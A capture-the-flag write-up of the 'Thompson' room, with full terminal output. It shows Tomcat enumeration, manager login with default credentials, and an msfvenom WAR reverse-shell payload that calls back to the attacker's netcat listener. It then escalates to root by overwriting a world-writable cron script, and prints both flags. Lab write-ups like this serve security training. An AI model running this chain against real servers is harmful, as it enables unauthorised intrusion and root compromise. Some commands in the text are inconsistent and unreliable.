


Thompson CTF WriteUp

Author: ERNEST NYABAYO OSINDO

Room Name: Thompson (CTF)

Difficulty Level: Easy

Room URL: [Thompson CTF Room](#)



Objective

In this walkthrough, we will demonstrate how to solve the "Thompson" CTF challenge, which is a boot2root machine. We will go through the steps of scanning, exploiting, and escalating privileges to retrieve both the user and root flags.

Step 1: User Flag

Let's start by scanning the target machine to gather information about open ports and services running on it.

1.1 Nmap Scan

To perform the scan, we use Nmap with service detection (**-sV**), default scripts (**-sC**), and scan all ports (**-p-**):

NOTE: Remember to use your own IP. My IP won't work on your end.

```
nmap -sC -sV -p- 10.48.160.203
```

```
File Edit View Search Terminal Help
root@ip-10-48-67-192:~# nmap -sC -sV -p- 10.48.160.203
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-28 14:33 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with
--dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
or specify valid servers with --dns-servers
Nmap scan report for 10.48.160.203
Host is up (0.00023s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 fc:05:24:81:98:7e:b8:db:05:92:a6:e7:8e:b0:21:11 (RSA)
|   256 60:c8:40:ab:b0:09:84:3d:46:64:61:13:fa:bc:1f:be (ECDSA)
|_  256 b5:52:7e:9c:01:9b:98:0c:73:59:20:35:ee:23:f1:a5 (ED25519)
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http     Apache Tomcat 8.5.5
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/8.5.5
|_ Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.10 seconds
root@ip-10-48-67-192:~#
```

Nmap Output:

- **SSH** (Port 22)
- **HTTP** (Ports 8080 and 8009)
- Apache Jserv (Protocol v1.3) running on port 8009
- Apache Tomcat 8.5.5 running on port 8080

At this point, we know the target machine has a potentially vulnerable HTTP service running on port 8080.

1.2 HTTP Service Enumeration

We proceed to scan the HTTP service running on port 8080. First, let's perform a directory brute-force scan using Gobuster:

```
gobuster dir -u http://10.48.160.203:8080 -w  
/usr/share/dirb/wordlists/common.txt -k
```

```
gobuster dir -u http://10.48.160.203:8080/manager -w  
/usr/share/dirb/wordlists/common.txt -k
```

```
gobuster dir -u http://10.48.160.203:8080/host-manager -w  
/usr/share/dirb/wordlists/common.txt -k
```

```
root@ip-10-48-67-192:~# gobuster dir -u http://10.48.160.203:8080 -w /usr/share/dirb/wordlists/common.tx  
-k  
=====
```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+] Url: http://10.48.160.203:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

```
=====
```

Starting gobuster in directory enumeration mode

```
=====
```

/docs (Status: 302) [Size: 0]
/examples (Status: 302) [Size: 0]
/favicon.ico (Status: 200) [Size: 21630]
/host-manager (Status: 302) [Size: 0]
/manager (Status: 302) [Size: 0]
Progress: 4614 / 4615 (99.98%)
=====

Finished

```
=====
```

root@ip-10-48-67-192:~#

```
root@ip-10-48-67-192:~# gobuster dir -u http://10.48.160.203:8080/manager -w /usr/share/dirb/wordlists/c  
ommon.txt -k  
=====
```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+] Url: http://10.48.160.203:8080/manager
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

```
=====
```

Starting gobuster in directory enumeration mode

```
=====
```

/html (Status: 401) [Size: 2473]
/images (Status: 302) [Size: 0]
/status (Status: 401) [Size: 2473]
/text (Status: 401) [Size: 2473]
Progress: 4614 / 4615 (99.98%)
=====

Finished

```
=====
```


root@ip-10-48-67-192:~#

```

root@ip-10-48-67-192:~# gobuster dir -u http://10.48.160.203:8080/host-manager -w /usr/share/dirb/wordlists/common.txt -k
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.48.160.203:8080/host-manager
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/images (Status: 302) [Size: 0]
/html (Status: 401) [Size: 2044]
/text (Status: 401) [Size: 2044]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
root@ip-10-48-67-192:~#

```

From the scan results, we find directories such as **manager** and **host-manager** that may contain sensitive files or allow us to perform further actions. We scan these directories specifically:



New Tab

Apache Tomcat/8.5.5

+

←

→

×

Not Secure

http://10.48.160.203:8080

☆

CyberChef

Reverse Shell Generator

Home


Documentation

Conf

Find Help

Apache Tomcat/8.5.5

If you're seeing this message, you may need to restart your browser.



Recommendations:

- [Security](#)
- [Manager](#)
- [Clustering](#)

Server Status

Manager App

Host Manager

Developer Quick Start

[Tomcat Setup](#)
[First Web Application](#)

[Realms & AAA](#)
[JDBC DataSources](#)

[Examples](#)

[Servlet Specifications](#)
[Tomcat Versions](#)

Managing Tomcat

For security, access to the [manager webapp](#) is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 8.5 access to the manager application is split between different users. [Read more...](#)

[Release Notes](#)
[Changelog](#)
[Migration Guide](#)
[Security Notices](#)

Documentation

[Tomcat 8.5 Documentation](#)
[Tomcat 8.5 Configuration](#)
[Tomcat Wiki](#)

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

[Tomcat 8.5 Bug Database](#)
[Tomcat 8.5 JavaDocs](#)
[Tomcat 8.5 SVN Repository](#)

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

[tomcat-announce](#)
Important announcements, releases, security vulnerability notifications. (Low volume).

[tomcat-users](#)
User support and discussion

[taglibs-user](#)
User support and discussion for [Apache Taglibs](#)

[tomcat-dev](#)
Development mailing list, including commit messages

http://10.48.160.203:8080/manager/status

http://10.48.160.203:8080


This site is asking you to sign in.

Username

Password


Cancel

Sign in



We get an "Unauthorized" error when trying to access both directories, indicating that authentication is required.

1.3 Default Credentials



Default Apache Tomcat credentials for Tomcat:

[Apache Tomcat Default Credentials](#)

Testing with the default credentials:

- **Username:** Tomcat
- **Password:** s3cret

←

→

↺

🛡️

🔒

Not Secure

http://10.48.160.203:8080/host-manager/html

☆

👤


📁

🌐


🔍

☰

CyberChefReverse Shell Generator



The Apache Software Foundation
http://www.apache.org/



Tomcat Virtual Host Manager

Message:OK

Host Manager

List Virtual HostsHTML Host Manager Help (TODO)Host Manager Help (TODO)Server Status

Host name

Host name	Host aliases	Commands
localhost		Host Manager installed - commands disabled

Add Virtual Host

Host

Name:

Aliases:

App base:

AutoDeploy☒

DeployOnStartup☒

DeployXML☒

UnpackWARs☒

Manager App☒

CopyXML☐

Add

What's New in Firefox 14

✕

/manager

✕

+

←

→

↺

🛡️

🔒

Not Secure

http://10.48.160.203:8080/manager/html/upload?sessionId=493B3D4CE0BE1658630CDEE09C1517E57org.apache.catalina.filters.CSRF_NONCE=85ACC76C2FF0CB70

☆

👤

📁

🌐

🔍

☰

CyberChefReverse Shell Generator



The Apache Software Foundation
http://www.apache.org/



Tomcat Web Application Manager

Message:OK

Manager

List ApplicationsHTML Manager HelpManager HelpServer Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/docs	None specified	Tomcat Documentation	true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/examples	None specified	Servlet and JSP Examples	true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/hgKFDt6wIHUB29WWEOh5Pa	None specified		true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/host-manager	None specified	Tomcat Host Manager Application	true	1	<div>StartStopReloadUndeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/manager	None specified	Tomcat Manager Application	true	2	<div>StartStopReloadUndeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>

Application	Path	Status	Actions
/manager	None specified	Tomcat Manager Application	Start Stop Reload Undeploy
/shell	None specified	Tomcat Manager Application	Start Stop Reload Undeploy

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

WAR file to deploy

Select WAR file to upload No file selected.

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

SSL connector configuration diagnostics

List the configured ciphers for each connector

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/8.5.5	1.8.0_222-bu222-b10-lubuntul-16.04.1-b10	Private Build	Linux	4.4.0-159-generic	amd64	ubuntu	127.0.1.1

Copyright © 1999-2016, Apache Software Foundation

We successfully log in to both the **manager** and **host-manager** directories.

1.4 Uploading a Malicious WAR File

Once logged into the Tomcat Manager, we can upload a **.war** file to execute code on the target system. Let's use **msfvenom** to create a malicious WAR file with a reverse shell payload:

msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.48.67.192 LPORT=4444 -f war -o shell2.war

```

msf5: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.48.67.192 netmask 255.255.192.0 broadcast 10.48.127.255
    inet6 fe80::7f:57ff:fe01:9d2f prefixlen 64 scopeid 0x20<link>
    ether 02:7f:57:01:9d:2f txqueuelen 1000 (Ethernet)
    RX packets 1197202 bytes 231402561 (231.4 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 946470 bytes 835208079 (835.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (local loopback)
    RX packets 1962654 bytes 877198395 (877.1 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1962654 bytes 877198395 (877.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

etha13158c: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet6 fe80::88a3:33ff:fe70:c8a7 prefixlen 64 scopeid 0x20<link>
    ether 8a:a3:33:70:c8:a7 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 182 bytes 28272 (28.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

vethc6a7942: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet6 fe80::e400:01ff:feab:325f prefixlen 64 scopeid 0x20<link>
    ether e0:00:01ab:32:5f txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 184 bytes 28468 (28.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@10-48-67-192:~# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.48.67.192 LPORT=4444 -f war -o shell2.war
Payload size: 1100 bytes
Final size of war file: 1100 bytes
Saved as: shell2.war
root@10-48-67-192:~# nc -l -p 4444
Listening on 0.0.0.0 4444
Connection received on 10.48.160.203 57684
ls
python -c 'import pty; pty.spawn("/bin/bash")'
tomcat@ubuntu:/s

```

We also set up a listener on our local machine to catch the reverse shell connection:

nc -l -p 4444

Now, we upload the `shell12.war` file through the Tomcat Manager interface.

1.5 Catching the Reverse Shell

After uploading the `.war` file, we listen for an incoming connection. We get a connection back from the target system:

```
nc -l nv 4444
```

Next, we spawn a proper shell using Python to make the connection more stable:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Now, we have access to the target machine and can retrieve the **user flag** from `/home/jack/user.txt`:

```
cat /home/jack/user.txt
```

```
tomcat@ubuntu:/$ ls
ls
bin      etc      initrd.img.old  lost+found  opt      run      sys      var
boot    home    lib            media       proc    /sbin    tmp      vmlinuz
dev      initrd.img  lib64         mnt        root     srv      usr      vmlinuz.old
tomcat@ubuntu:/$ /home
/home
bash: /home: Is a directory
tomcat@ubuntu:/$ cd /home
cd /home
tomcat@ubuntu:/home$ ls
ls
jack
tomcat@ubuntu:/home$ cd jack
cd jack
tomcat@ubuntu:/home/jack$ ls
ls
id.sh  test.txt  user.txt
tomcat@ubuntu:/home/jack$ cat user.txt
cat user.txt
39400c90bc683a41a8935e4719f181bf
tomcat@ubuntu:/home/jack$
```

User Flag:

```
39400c90bc683a41a8935e4719f181bf
```

Step 2: Root Flag

Next, we focus on escalating our privileges to root. We begin by exploring possible privilege escalation vectors.

2.1 Checking Sudo and SUID Permissions

First, let's we can use `command`:

```
cat /etc/passwd
```

```
tomcat@ubuntu:/home/jack$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108:/home/syslog:/bin/false
_apt:x:105:65534:/nonexistent:/bin/false
messagebus:x:106:110:/var/run/dbus:/bin/false
uuid:x:107:111:/run/uuid:/bin/false
jack:x:1000:1000:tom,,:/home/jack:/bin/bash
sshd:x:108:65534:/var/run/sshd:/usr/sbin/nologin
tomcat:x:1001:1001:/opt/tomcat:/bin/bash
tomcat@ubuntu:/home/jack$
```

2.2 Exploring Cron Jobs

We examine the cron jobs listed in `/etc/crontab` to see if any tasks run with elevated privileges:

```
cat /etc/crontab
```

We spot a suspicious cron job that runs a script (`id.sh`) with **root** permissions every minute.

2.3 Exploiting the Cron Job

We investigate the `/home/jack/id.sh` script to confirm its contents:

```
cat /home/jack/id.sh
```


The script simply runs the `id` command and writes the output to `test.txt`. We can exploit this by modifying the script to copy the root flag to `/home/jack/root.txt`, making it accessible to us.

To modify the script, we run:

```
echo "cp /root/root.txt /home/jack/root.txt" > /home/jack/id.sh
```

Since this cron job runs every minute, we wait for about a minute. Then, we can find the root flag in the `/home/jack` directory:

```
cat /home/jack/root.txt
```



```
tomcat@ubuntu:/$ cat /home/jack/id.sh
cat /home/jack/id.sh
#!/bin/bash
id > test.txt
tomcat@ubuntu:/$ ls -lah /home/jack/id.sh
ls -lah /home/jack/id.sh
-rwxrwxrwx 1 jack jack 26 Aug 14 2019 /home/jack/id.sh
tomcat@ubuntu:/$ echo "cp /root/root.txt /home/jack/root.txt" > id.sh
echo "cp /root/root.txt /home/jack/root.txt" > id.sh
bash: id.sh: Permission denied
tomcat@ubuntu:/$ cat root.txt
cat root.txt
cat: root.txt: No such file or directory
tomcat@ubuntu:/$ cd /home/jack
cd /home/jack
tomcat@ubuntu:/home/jack$ ls
ls
id.sh  test.txt  user.txt
tomcat@ubuntu:/home/jack$ ls -a
ls -a
.          .bash_logout  id.sh       .sudo_as_admin_successful  .wget-hsts
..         .bashrc      .nano      test.txt
.bash_history .cache       .profile   user.txt
tomcat@ubuntu:/home/jack$ cat test.txt
cat test.txt
uid=0(root) gid=0(root) groups=0(root)
tomcat@ubuntu:/home/jack$ echo "cp /root/root.txt /home/jack/root.txt" > id.sh
echo "cp /root/root.txt /home/jack/root.txt" > id.sh
tomcat@ubuntu:/home/jack$ ls
ls
id.sh  root.txt  test.txt  user.txt
tomcat@ubuntu:/home/jack$ cat root.txt
cat root.txt
d89d5391984c0450a95497153ae7ca3a
tomcat@ubuntu:/home/jack$
```

Root Flag:

```
d89d5391984c0450a95497153ae7ca3a
```
